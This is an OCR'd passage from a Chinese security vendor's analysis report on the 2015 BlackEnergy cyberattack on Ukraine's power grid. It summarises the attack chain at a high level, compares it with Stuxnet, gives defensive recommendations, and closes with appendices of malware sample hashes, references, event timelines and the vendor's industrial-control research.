


图 40 乌克兰停电攻击事件过程总结

正如我们开篇指出的那样：**这是一起以 BlackEnergy 等相关恶意代码为主要攻击工具，通过 BOTNET 体系进行前期的资料采集和环境预置；以邮件发送恶意代码载荷为最终攻击的直接突破入口，通过远程控制 SCADA 节点下达指令为断电手段；以摧毁破坏 SCADA 系统实现迟滞恢复和状态致盲；以 DDoS 电话作为干扰，最后达成长时间停电并制造整个社会混乱的具有信息战水准的网络攻击事件**。

此次攻击的对象为关键基础设施，这就使人们很自然地联想到六年前的“震网蠕虫”。我们把相关事件的要素放在一起对比，则会看到不同的攻击组织带有完全迥异的风格，如果说“震网”这样的 A^2PT 攻击让人看到更多的是 0Day、复杂严密的加密策略、PLC 与固件等等；而乌克兰停电事件的“战果”，是攻击者在未使用任何 0Day，也未使用位于生产系统侧的攻击组件，仅仅依托 PC 端的恶意代码作业的情况下取得的，显然其攻击成本和“震网”相比要低得多。

	震网事件	乌克兰变电站遭受攻击事件
主要攻击目标	伊朗核工业设施	乌克兰电力系统
关联被攻击目标	Foolad Technic Engineering Co（该公司为伊朗工业设施生产自动化系统） Behpajooh Co.Elec & Comp.Engineering（开发工业自动化系统） Neda Industrial Group（该公司为工控领域提	乌克兰最大机场基辅鲍里斯波尔机场 乌克兰矿业公司 乌克兰铁路运营商 乌克兰国有电力公司 UKrenergo 乌克兰 TBS 电视台

	供自动化服务） Control-Gostar Jahed Company（工业自动化公司） Kala Electric（该公司是铀浓缩离心机设备主要供应商）	
作用目标	上位机（Windows、WinCC）、PLC 控制系统、PLC	办公机（Windows）、上位机（Windows）
造成后果	大大延迟了伊朗的核计划	乌克兰伊万诺-弗兰科夫斯克地区大面积停电
核心攻击原理	修改离心机压力参数、修改离心机转子转速参数	通过控制 SCADA 系统直接下达断电指令
使用漏洞	MS08-067（RPC 远程执行漏洞） MS10-046（快捷方式文件解析漏洞） MS10-061（打印机后台程序服务漏洞） MS10-07（内核模式驱动程序漏洞） MS10-092（任务计划程序漏洞） WINCC 口令硬编码	未发现
攻击入口	USB 摆渡[17] 人员植入（猜测）	邮件发送带有恶意代码宏的文档
前置信息采集和环境预置	可能与 DUQU、FLAME[18][19]相关	采集打击一体
通讯与控制	高度严密的加密通讯、控制体系	相对比较简单
恶意代码模块情况	庞大严密的模块体系，具有高度的复用性	模块体系，具有复用性
抗分析能力	高强度的本地加密，复杂的调用机制	相对比较简单，易于分析
数字签名	盗用三个主流厂商数字签名	未使用数字签名
攻击成本	超高开发成本 超高维护成本	相对较低

表 8 震网事件与乌克兰变电站遭受攻击事件对比

这也再一次提醒我们需要重新审视所谓 APT 攻击或 Cyber War 的评价标准，事件的定性不在于刻板的字面意义，而是其背后深层次的动机与能力的综合因素，对攻击集团来说，只要可以完成作业目的，一切手段皆可用，我们依然会遭遇“震网”、“方程式”风格的对手，但通用网络攻击工具、商用恶意代码、被改造的开源工具、1Day 漏洞，传统的宏病毒等等，也将更多地被用于对关键目标的攻击当中。在商业军火和开源工具被广泛应用的场景下，通过恶意代码本身来确定攻击来源将面临更多的干扰项，而放在更大的攻防态势上来看，地下黑产的基础设施也正在形成，并构成了一个惟利是图的多边信息共享机制，被普通

僵尸网络采集窃取到的信息，有着巨大的流向不确定性，从而成为战略攻击者的信息采集源；而一般性的恶意代码感染、弱化安全性的盗版镜像、夹带恶意代码汉化、破解工具等等，都在客观上起到降低战略攻击者门槛的作用。对那些“普通的”恶意代码感染扩散事件予以漠视，而幻想依托威胁情报就可以发现拦截高级威胁的想法无疑是幼稚的。

对于关键基础设施特别是工控系统的 IT 管理者们来说，需要走入“物理隔离”带来的虚假安全感：传统的内网隔离安全很大程度上是受到封闭空间保障的，封闭空间的场景依托物理安全措施提升攻击成本，提升了接触式攻击的成本。但社会基础设施则是需要向社会纵深进行有效覆盖的，特别是像电网这样的注定呈现出巨大的物理空间覆盖力体系，必然需要大量使用无人值守设备的方式。因此，这些孤点的风险不止在于他们可能是失能的末梢，也在于它们可能是攻击的入口。

而在对关键基础设施防御点和投入配比上，当人们认为对关键基础设施的攻击必然在“纵深位置”时，乌克兰停电事件则提醒我们，随着仪表盘和操控面板被更多的 PC 设备替代。PC 环境已经在工业控制体系中，扮演“一览众山小”的位置。如果 SCADA 等 PC 节点失守，攻击者几乎可以为所欲为。为有效改善基础设施体系中 PC 节点和 TCP/IP 网络，需要通过网络捕获与检测、沙箱自动化分析、白名单+安全基线等综合方式改善防御纵深能力；同时，也要和防火墙、补丁与配置强化、反病毒等传统手段有效结合，改善 IT 治理；需要把更多更细腻的工作放到内部的安全策略与管理以及外部供应链安全等环节中去。

以国土安全的视野，以应对为信息战为要求，提升对关键基础设施的防御能力，是中国在走向网络强国过程中必须完成的工作。

对一个国家来说，最幸运的是在别人间的战争中学习战争和理解防御。

人无远虑，必有近忧；前事不远，吾辈之师。

附录一：鸣谢

在针对本次攻击事件的整体分析中，安天获得了部分专家学者和研究者的支持与帮助，在此感谢为报告提供意见的黄晟、上海电力学院信息安全系的王勇教授以及华北电力大学的郑雄同学。

附录二：相关样本 HASH

XLS with Macro SHA1：

AA67CA4FB712374F5301D1D2BAB0AC66107A4DF1

8C26C70FBFFE7F250AAFF234BE9A014A996930BC

BlackEnergy SHA1：

4C424D5C8CFEDF8D2164B9F833F7C631F94C5A4C

46F901106C7020C860D71E0C7E709E0F5B3DEDD8

Dropbear SSH SHA-1:

166D71C63D0EB609C4F77499112965DB7D9A51BB

VBS SHA-1:

72D0B326410E1D0705281FDE83CB7C33C67BC8CA

KillDisk SHA-1:

16F44FAC7E8BC94ECCD7AD9692E6665EF540EEC4

6D6BA221DA5B1AE1E910BBEAA07BD44AFF26A7C0

F3E41EB94C4D72A98CD743BBB02D248F510AD925

8AD6F88C5813C2B4CD7ABAB1D6C056D95D6AC569

附录三：部分样本追影分析报告

XLS with Macro

https://antiy.pta.center/_lk/details.html?hash=97B7577D13CF5E3BF39CBE6D3F0A7732

BlackEnergy

https://antiy.pta.center/_lk/details.html?hash=1D6D926F9287B4E4CB5BFC271A164F51

附录四：事件分析跟进时间点

自乌克兰电力系统遭受攻击被媒体报道以来，消息传到国内时恰逢安天举办“第三届网络安全冬训营”，安天成立临时分析小组对事件跟进分析，下表为事件分析跟进时间点。

时间	描述
2015 年 12 月 23 日	乌克兰国家电力部门遭受到恶意代码攻击。
2016 年 1 月 5 日	安天、四方继保、复旦大学三方在事件后，建立了联合分析组。
2016 年 1 月 6 日	启动分析事件中相关样本，并收集相关报道。
2016 年 1 月 9 日	事件样本中 KillDisk 基本分析完成。对它影响的几个进程进行查找资料，看看是否与工控相关组态、SCADA、HMI 等软件有关，并寻找更多相关样本进行分析。
2016 年 1 月 10 日	针对事件中的其它样本进行分析。
2016 年 1 月 11 日	收集电力系统有相资料进行学习和整理。国内几家安全厂商发布了乌克兰电力系统恶意软件 BlackEnergy 样本分析报告。
2016 年 1 月 11 日-15 日	陆续有对此次事件发布报道的新闻。
2016 年 1 月 14 日	形成报告提纲和章节分工。
2016 年 1 月 17 日	邀请电力专家进行讲解电力系统，在此其间乌克兰自己检查发现机场也遭到 BlackEnergy 攻击。

2016 年 1 月 18 日	初步编写综合分析报告。
2016 年 1 月 23 日	完成初步分析报告，并报送给公安部第一研究所。
2016 年 2 月 24 日	乌克兰电力系统遭受攻击事件综合分析报告最终版发布。

附录五：参考资料

[1] 乌克兰媒体报道：Из-за хакерской атаки обесточило половину Ивано-Франковской области
http://ru.tsn.ua/ukrayina/iz-za-hakerskoy-ataki-obestochilo-polovinu-ivano-frankovskoy-oblasti-550406.html

[2] cys-centrum：Киберугроза BlackEnergy2/3. История атак на критическую ИТ инфраструктуру Украины
https://cys-centrum.com/ru/news/black_energy_2_3

[3] ESET：BlackEnergy by the SSHBearDoor: attacks against Ukrainian news media and electric industry
http://www.welivesecurity.com/2016/01/03/blackenergy-sshbeardoor-details-2015-attacks-ukrainian-news-media-electric-industry/

[4] BlackEnergy trojan strikes again: Attacks Ukrainian electric power industry
http://www.welivesecurity.com/2016/01/04/blackenergy-trojan-strikes-again-attacks-ukrainian-electric-power-industry/

[5] BlackEnergy and the Ukrainian power outage: What we really know
http://www.welivesecurity.com/2016/01/11/blackenergy-and-the-ukrainian-power-outage-what-we-really-know/

[6] New wave of cyberattacks against Ukrainian power industry
http://www.welivesecurity.com/2016/01/20/new-wave-attacks-ukrainian-power-industry/

[7] arstechnica 报道：First known hacker-caused power outage signals troubling escalation
http://arstechnica.com/security/2016/01/first-known-hacker-caused-power-outage-signals-troubling-escalation/

[8] 维基百科：Stuxnet
https://en.wikipedia.org/wiki/Stuxnet

[9] 安天：对 Stuxnet 蠕虫攻击工业控制系统事件的 综合分析报告
http://www.antiy.com/response/stuxnet/Report_on_the_Worm_Stuxnet_Attack.html

[10] 维基百科：Equation Group
https://en.wikipedia.org/wiki/Equation_Group

[11] 安天：修改硬盘固件的木马 探索方程式（EQUATION）组织的攻击组件
http://www.antiy.com/response/EQUATION_ANTIY_REPORT.html

[12] 安天：方程式（EQUATION）部分组件中的加密技巧分析

http://www.antiy.com/response/Equation_part_of_the_component_analysis_of_cryptographic_techniques.html

[13] 安天：沙虫（CVE-2014-4114）相关威胁综合分析报告——及对追影安全平台检测问题的复盘

http://www.antiy.com/response/cve-2014-4114.html

[14] iSIGHT discovers zero-day vulnerability CVE-2014-4114 used in Russian cyber-espionage campaign

http://www.isightpartners.com/2014/10/cve-2014-4114/

[15] 安天：BlackEnergy（黑色能量）分析简报

http://www.antiy.com/response/BlackEnergy/BlackEnergy.html

[16] SSH DropBear

https://matt.ucc.asn.au/dropbear/dropbear.html

[17] 百度百科：摆渡攻击

http://baike.baidu.com/link?url=1ThwBEMTkMRWBj13LU5aJvdJmQvOJVox9PVpeEO49bQVy6uOY7Ly-s7_zJj2gs78FvHHIAn0H0Qgt0BDhVkHb_

[18] 维基百科：Flame

https://en.wikipedia.org/wiki/Flame_

[19] 安天：Flame 蠕虫样本集分析报告

http://www.antiy.com/response/flame/Analysis_on_the_Flame.html

[20] Current Reporting on the Cyber Attack in Ukraine Resulting in Power Outage

https://ics.sans.org/blog/2015/12/30/current-reporting-on-the-cyber-attack-in-ukraine-resulting-in-power-outage

[21] Potential Sample of Malware from the Ukrainian Cyber Attack Uncovered

https://ics.sans.org/blog/2016/01/01/potential-sample-of-malware-from-the-ukrainian-cyber-attack-uncovered

[22] SANS:Confirmation of a Coordinated Attack on the Ukrainian Power Grid

https://ics.sans.org/blog/2016/01/09/confirmation-of-a-coordinated-attack-on-the-ukrainian-power-grid

[23] 绿盟科技：乌克兰电力攻击事件分析及防护方案

http://blog.nsfocus.net/ukraine-power-plant-attack-analysis-protection-programs/

[24] 启明星辰 ADLab：乌克兰电力系统攻击过程深度分析

http://mp.weixin.qq.com/s?__biz=MzAwNTI1NDI3MQ==&mid=401199685&idx=1&sn=67249e8049ef418daa67aca914c6fe8e&scene=1&srcid=0115qmGpnY6m8RObqqVppqW#rd

[25] 天融信：BlackEnergy 攻击致乌克兰停电事件分析

http://blog.topsec.com.cn/ad_lab/blackenergy%E6%94%BB%E5%87%BB%E8%87%B4%E4%B9%8C%E5%85%8B%E5%85%B0%E5%81%9C%E7%94%B5%E4%BA%8B%E4%BB%B6%E5%88%86%E6%9E%90/?utm_sour

ce=tuicool&utm_medium=referral

附录六：事件时间链与相关链接

编号	时间	厂商/机构	发布内容简介	链接
1	2015 年 12 月 30 日	SANS[20]	**网络攻击导致乌克兰电力瘫痪的报告** 此次停电被认为是技术故障，发生于 12 月 23 日周三，影响了伊万诺 - 弗兰科夫斯克州附件周边。有一份报告暗示变电站断电没有明显的原因。该报告还描述了一个从外部发起攻击的病毒，攻击了“远程管理系统”（参见 SCADA 和 EMS 或 EMS）。	https://ics.sans.org/blog/2015/12/30/current-reporting-on-the-cyber-attack-in-ukraine-resulting-in-power-outage
2	2015 年 12 月 31 日	Reuters（路透社）	**乌克兰怀疑网络攻击致电力攻击事件是俄罗斯所为** 乌克兰周四表示将调查乌克兰电力公司网络系统遭到黑客攻击事件并谴责俄罗斯黑客应对此次事件负责。	http://news.yahoo.com/ukraine-investigate-suspected-computer-attack-energy-grid-142725080.html
3	2016 年 1 月 1 日	SANS[21]	**乌克兰网络攻击的潜在的恶意软件样本被揭露** SANS ICS 小组一直在研究发生在乌克兰电网的网络攻击事件，持感兴趣和重要的观点。兴趣是由于事件的严重性，关键的观点是因为当活跃的反对 ICS 时，经常有其他好的实例可以学习。基础设施的网络攻击,对操作的影响是非常严重的,必须小心处理,特别是当乌克兰等地区处于地缘政治的紧张局势。	https://ics.sans.org/blog/2016/01/01/potential-sample-of-malware-from-the-ukrainian-cyber-attack-uncovered
4	2016 年 1 月 4 日	we live Security	**BlackEnergy 木马再度来袭：攻击乌克兰的电力工业** “we live Security” 网站 2016 年 1 月 4 日称，2015 年 12 月 3 日，乌克兰伊万诺－弗兰科夫斯克地区大约有一半的家庭遭受了停电的困扰，而且整个停电事件持续了数小时之久。根据乌克兰的新闻媒体 TSN 电视台的报道，此次停电事件是由“黑客攻击”以及	http://www.welivesecurity.com/2016/01/04/blackenergy-trojan-strikes-again-attacks-ukrainian-electric-power-industry/

			“计算机病毒”所导致的。	
6	2016 年 1 月 5 日	Symantec	**系乌克兰停电的破坏性 Disakil 恶意软件也被用来对付媒体机构** 赛门铁克证实 Disakil 木马，又名 KillDisk，曾在早期的攻击的被用于感染媒体机构。 据报道，在最近对乌克兰能源部门的攻击使用高度破坏性的木马程序（由赛门铁克检测为 Trojan.Disakil），早些时候用来对付该国的媒体机构。赛门铁克遥测证实，乌克兰主要的媒体公司的电脑在十月下旬被 Disakil 攻击，可能被恶意软件破坏。	http://www.symantec.com/connect/blogs/destructive-disakil-malware-linked-ukraine-power-outages-also-used-against-media-organizations
7	2016 年 1 月 5 日	Infosecurity 杂志	**沙虫（Sandworm）团队或为乌克兰电网攻击之幕后凶手** 据研究表明，攻击乌克兰电网的俄罗斯黑客，很可能是我们熟知的沙虫（Sandworm）团队。 iSIGHT Partners 告诉记者，在 2014 年攻击了美国和欧美 SCADA 工控系统的沙虫团队，也许会应该为黑暗力量（BlackEnergy）恶意软件背锅了。 黑暗力量是该团队的首选恶意软件，它在过去的一年里活跃于乌克兰的政府、电信和能源部门。例如，在乌克兰选举期间，黑暗力量恶意软件被用于攻击破坏乌克兰的媒体。	http://www.infosecurity-magazine.com/news/sandworm-team-ukraine-power-grid/
8	2016 年 1 月 5 日	ARS technica	**乌克兰电力系统遭黑客攻击** 据研究人员表示，上周，在乌克兰，至少有三个区域的电力系统被具有高度破坏性的恶意软件攻击并导致大规模的停电，造成成千上万的家庭在黑暗中度过。这次大规模的电力中断使得近一半的乌克兰伊万诺 - 弗兰科夫斯克地区的家庭陷入在黑暗当中，乌克兰新闻通讯社 TSN 报道了本次大规模停电事件。报道中指出，黑客在乌克兰国家电网中植入了恶意软件，从而导致发电站意外关闭。	http://arstechnica.com/security/2016/01/first-known-hacker-caused-power-outage-signals-troubling-escalation/

9	2016 年 1 月 6 日	Datacenter Dynamics	**黑客攻击乌克兰电网** 据称，黑客攻击了位于乌克兰伊万诺 - 弗兰科夫斯克的电力系统，标志着第一次这样的攻击已经已成功地进行了。 据当地通讯社 TSN 报道，12 月 23 日有一半以上的地区停电几小时。工业控制系统的专家一直在分析恶意软件样本，初步确定其为 BlackEnergy，已在乌克兰去年被部署打击的目标。	http://www.datacenterdynamics.com/security/alleged-hacker-attack-brings-down-power-grid-in-ukraine/95448.article
10	2016 年 1 月 7 日	isight partners	**Sandworm 团队与乌克兰电力部门的攻击事件有关** “isight partners”网站 2016 年 1 月 7 日称，Sandworm 团队，在历史上曾多次对乌克兰的政府机构发起过攻击，而且他们也非常热衷于攻击工业自动化控制系统。此次事件与 Sandworm 团队联系了起来，主要是因为此次事件中的攻击者使用了 BlackEnergy 3，而这款恶意软件已经成为了这个黑客团伙的代名词。	http://www.isightpartners.com/2016/01/ukraine-and-sandworm-team/
11	2016 年 1 月 9 日	SANS[22]	**网络协同攻击—乌克兰停电事件的推演与启示** 信息安全组织 SANSICS 于 2016 年 1 月 9 日明确宣称,本次事件确定为“网络协同攻击”造成的乌克兰电网停电事故	http://ics.sans.org/blog/2016/01/09/confirmation-of-a-coordinated-attack-on-the-ukrainian-power-grid?utm_source=hs_email&utm_medium=email&utm_content=25135530&_hsenc=p2ANqtz-87XLhYBXFcESdxOIJIB8DSoYBZ5sPrfHQv9xNUp11BwFsfcUBouRDj-R7y6YcJY2BsrUeKvRVbwO4lPcVAPgHLmDrj7w&_hsmi=25135530
12	2016 年 1 月 14 日	McAfee	**BlackEnergy 木马升级了** 去年 12 月末，一场网络攻击造成了乌克兰停电，导致几十万市民停电数小时。威胁研究人员很快就证实了于 2007 年首先开发的 BlackEnergy 恶意软件包，是罪魁祸首。他们还发现该恶意软件是自第一个版本发布以来的升级。最初 BlackEnergy 是一个简单的木	https://blogs.mcafee.com/mcafee-labs/updated-blackenergy-trojan-grows-more-powerful/

			马程序，能够进行分布式拒绝服务。从那以后，有过两次升级。	
13	2016 年 1 月 16 日	安全牛	**没有确凿证据表明乌克兰停电与恶意软件有关 但工控系统的确越来越危险** “安全牛”2016 年 1 月 16 日报道，上月末，乌克兰当局控诉俄罗斯发动网络攻击致使其大规模停电。这或许是首例由网络攻击引发的停电事件。	http://www.aqniu.com/news-views/13187.html
14	2016 年 1 月 19 日	Hackread 网站	**乌克兰机场电脑网络感染恶意软件** 在乌克兰首都基辅(乌克兰共和国首都)主要机场的电脑网络中，已经确认发现了恶意软件。这一事件被路透社的一份报告所公开。报告中指出，位于基辅附近的鲍里斯波尔国际机场的电脑网络已经感染了恶意软件。	https://www.hackread.com/ukraine-airports-computer-networks-infected-with-malware/
15	2016 年 1 月 20 日	we live Security 网站	**针对乌克兰电力工业的新一轮攻击** “we live Security”网站 2016 年 1 月 20 日报道，安全研究人员发现了针对乌克兰电力基础设施的新一轮网络攻击。在此次攻击事件中,乌克兰境内的多数电力企业的发电设备受到了攻击,随之而来的便是 12 月时所发生的大面积停电。	http://www.welivesecurity.com/2016/01/20/new-wave-attacks-ukrainian-power-industry/
16	2016 年 1 月 31 日	“Freebuf”网站	**乌克兰电网攻击第二季** “Freebuf”网站 2016 年 1 月 31 日称，2016 年 1 月 19 日下午乌克兰当地时间 16:51 和 16:56 分，两封号称从：“Ukrenergo”发送至 ikc@obl.ck.energy.gov.ua 和 sp@rdc.centre.energy.gov.ua 的电子邮件拉开了攻击序幕。	http://www.freebuf.com/news/95269.html
17	2016 年 2 月 5 日	McAfee	**BlackEnergy 在乌克兰电力系统被攻击事件中的作用** Intel Security 的做法是联系受害组织，以提供我们的支持，由此分析数据并总结该事件的真实本质。并总结出 blackenerge 在该事件中的作用。	https://blogs.mcafee.com/mcafee-labs/updated-blackenergy-trojan-grows-more-powerful/

18	2016 年 2 月 12 日	CNN	**美国官员谴责俄罗斯黑客对电力公司发起网络攻** 一位奥巴马政府高级官员周四表示，俄罗斯是去年 12 月份乌克兰电网遭受攻击的幕后黑手，造成乌克兰大面积停电。	http://edition.cnn.com/2016/02/11/politics/ukraine-power-grid-attack-russia-us/
19	2016 年 2 月 13 日	Trend Micro（趋势科技）	**Black Energy 不仅入侵了乌克兰的电力系统，还攻击了其矿业和铁路系统** Trend Micro（趋势科技）2016 年 2 月 13 日称，其专家研究发现，在最近针对乌克兰矿业，铁路系统的攻击中，有一系列 Black Energy（黑暗力量）恶意软件的攻击。	http://securityaffairs.co/wordpress/44452/hacking/blackenergy-mining-and-railway-systems.html

附录七：安天在工控领域进行的相关研究

安天微电子与嵌入式安全研发中心一直致力于硬件安全领域的研究，并且在工控安全领域做了持续的专人投入，经过多年的努力在工控安全领域已有较好的技术积累。从最早的伊朗布什尔核电站遭到“震网病毒”攻击事件的分析，到 7.26 动车事故后进行铁路系统安全的调研，以及水电系统的安全威胁研究和硬件与信号安全方向的新威胁探索，安天微嵌一直跟踪最新的硬件安全事件，提供最新的硬件安全威胁分析。

1. 震网事件和相关分析情况

针对 2010 年伊朗布什尔核电站遭到‘震网病毒’攻击事件， 安天是国内最早预警震网蠕虫威胁的厂商之一，相关分析工作被认为是国内安全厂商中最细致全面的。主要成果包括：

- 震网的条件传播触发和模拟
- 震网对 PLC 和离心机作用过程的实景浮现和解析
- 震网和 Duqu 的同源性判定和分析
- 对 Flame 细腻的跟进分析

为了再现震网对 PLC 和离心机作用过程，安天搭建了“安天工业控制系统仿真环境”。该系统仿真环境，能够真实体现工控系统的组成结构和主要场合工控环境的展示，仿真环境包含了运行环境模拟演示以及实时监测部分，可以完成多种工业环境运行流程演示和工控安全的攻防演示。下图是安天建立的安天工控实验区，以及安天工业控制系统仿真环境。

图 41 安天工业控制系统仿真环境

2. 7.26 动车事故后进行铁路系统安全的调研

7.26 动车事故后，安天对高铁可能面临的安全问题，形成长篇专项报告。主要涵盖了高铁的牵引供电系统、环境监测系统、列控车载系统、列车控制中心系统 TCC、调车监控系统和车辆身份识别系统等方面的安全威胁分析。




图 42 列车控制中心系统 TCC

3. 小水电系统安全威胁研究

安天针对电力系统的安全问题，以水电系统为蓝本，建立了“安天小水电演示系统仿真环境”。该仿真环境由工程师站、操作员站、SCADA 服务器、通讯管理机、PLC 控制系统等部分组成，真实再现了水电系统的实际工作环境，通过该仿真环境能够对电力系统的安全问题进行深入的研究和分析。

图 43 安天小水电演示系统仿真环境

4. 硬件与信号安全的新探索

安天微嵌持续关注着硬件信号领域的新威胁，分别在连续多年的 XCON、ISF 和 XDEF 会议上展示了对硬件信号领域新威胁的研究成果。

- 基于外设对于主机的攻击（XCON 2008）

在 2008 年焦点峰会上，安天以美伊作战为背景还原了传闻中美国销往国外的设备均已被植入了“病毒芯片”，一旦开战美国军方能够远程启动这些“病毒芯片”的机器，在美伊开战后，美军针对伊军基地首先进行电子战，通过远程启动伊军基地中打印内“病毒芯片”，该芯片通讯连接到该打印机的线路攻进接入主机，使主机执行预定操作，达到控制和破坏主机的功能，从而使伊军基地电子设备失控或瘫痪。




图 44 病毒”打印及“病毒”组成部分

- 对蓝牙信号的监听（XCON 2009）

在 2009 年的焦点峰会上，安天以市场上最为普遍的 2.4GHz 无线键盘的数据安全为蓝本，通过展示破解、监听和还原市场上某款 2.4GHz 无线键盘的按键输入数据，向大家说明了低成本的 2.4GHz 无线键盘存在安全性隐患，以及在用户无法觉察情况下远程监听无线键盘击键，进而获取用户输入的重要信息的可能性，警示现在无线键盘的不安全已经成为现实。

图 45 被破解和监听的 2.4GHz 无线键盘

- 工业控制系统中的现场总线安全性（ISF 2011）

在 2011 年的 ISF 会议上，安天针对工业控制系统中的现场总线安全性进行了分析。现场总线是将自动化最底层的现场控制器和现场智能仪表、设备互连的实时控制通信网络，遵循 ISO 的 OSI 开发系统互连参考模型的全部或部分通信协议。报告针对化工厂反应釜的温度测控环节，通过攻击现场总线的方式给出的了有效的攻击方法，最后对提高当前现场总线的安全状况给出了几点建议。




图 46 化工厂反应釜的温度测控环节的攻击方法示意图

- 软件无线电安全（ISF 2012）

在 2012 年的 ISF 会议上，安天针对软件无线电技术对无线通信安全性的威胁做了分析。无线通信最基本的信号，是射频（RF）信号，基带信号调制在载波上，才成为射频信号，最终通过天线发射和接收的都是射频信号。应用软件无线电技术处理射频信号，对针对无线通信的攻击，可以起到“倍增器”的作用。

